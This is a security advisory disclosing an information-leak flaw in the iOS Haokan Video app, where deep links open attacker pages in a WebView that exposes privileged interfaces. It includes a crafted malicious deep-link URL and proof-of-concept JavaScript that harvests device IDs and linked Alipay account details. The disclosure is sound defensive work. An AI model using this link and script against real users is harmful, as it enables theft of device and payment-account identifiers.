

An information leak vulnerability in the iOS version of Haokan Video

Brief Description

Haokan Video app is a popular video platform app, providing functions such as short video watching and live stream viewing. It ranks No.49 in the "Entertainment" category list on the App Store of China Area (as of 2024-12-18).





The iOS version of the Haokan Video supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.


Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the Haokan Video app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining**

victim's device information (such as DeviceID) and **obtaining victim's third-party account information** (such as Alipay NickName, Alipay UserID, Alipay Avatar) if the victim's Haokan account has been bound to Alipay.

Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **baiduhaokan://webview/?url_key=https://attack.com/attack.html**. Here, "**attack.com**" represents a domain under the attacker's control. In our experiment, we use "**https://zhouziyi1.github.io/iOSJS/haokanvideo/atkHaokanVideo.html**" as the malicious webpage.


When the victim clicks on this URL (**baiduhaokan://webview/?url_key=https://zhouziyi1.github.io/iOSJS/haokanvideo/atkHaokanVideo.html**), it directs the victim to the Haokan Video app and opens the webpage **https://zhouziyi1.github.io/iOSJS/haokanvideo/atkHaokanVideo.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's device information** (such as DeviceID) and **obtaining victim's third-party account information** (such as Alipay NickName, Alipay UserID, Alipay Avatar).

Note that third-party account information can only be obtained when (1) the victim's Haokan account has been bound to Alipay account, (2) the victim has installed Alipay on her mobile phone and has already logged into her Alipay account and (3) the victim has authorized Alipay to launch

Haokan Video. When the attack to obtain Alipay account information is carried out, the victim's Haokan Video app will automatically jump to the Alipay app and then automatically jump back to the Haokan Video app.



Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
setTimeout(function() {
    fetchData('baiduhaokan://action/gethdid?callback=callback_gethdid');
    fetchData('baiduhaokan://action/gethid?callback=callback_gethid');
    fetchData('baiduhaokan://pay/getAlipayUserId?callback=callback_getAlipayUserId');
}, 1000);
```

```
function callback_gethdid(res) {
    var json = JSON.parse(decodeURIComponent(res));
    document.getElementById("HDID").innerText = "Your HDID: \n" + json.hdid;
}

function callback_gethid(res) {
    var json = JSON.parse(res);
    document.getElementById("HID").innerText = "Your HID: \n" + json.data.hid;
}

function callback_getAlipayUserId(res) {
    var json = JSON.parse(res);
    document.getElementById("NickName").innerText = "Your Alipay NickName: " + json.
    data.nickname;
    document.getElementById("AlipayUserID").innerText = "Your Alipay UserID: " + json.
    data.alipay_user_id;
    document.getElementById("AccountAvatar").src = json.data.avatar;
}
```

Impact of the Vulnerability

Scope of the vulnerability: Haokan Video iOS version 7.70.0 (the latest version as of 2024-12-18).
Consequences of the vulnerability: Information disclosure.
Download Link For Affected Application:

- **US:** https://apps.apple.com/us/app/%E5%A5%BD%E7%9C%8B%E8%A7%86%E9%A2%91/id1092031003
- **CN:** https://apps.apple.com/cn/app/%E5%A5%BD%E7%9C%8B%E8%A7%86%E9%A2%91/id1092031003

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.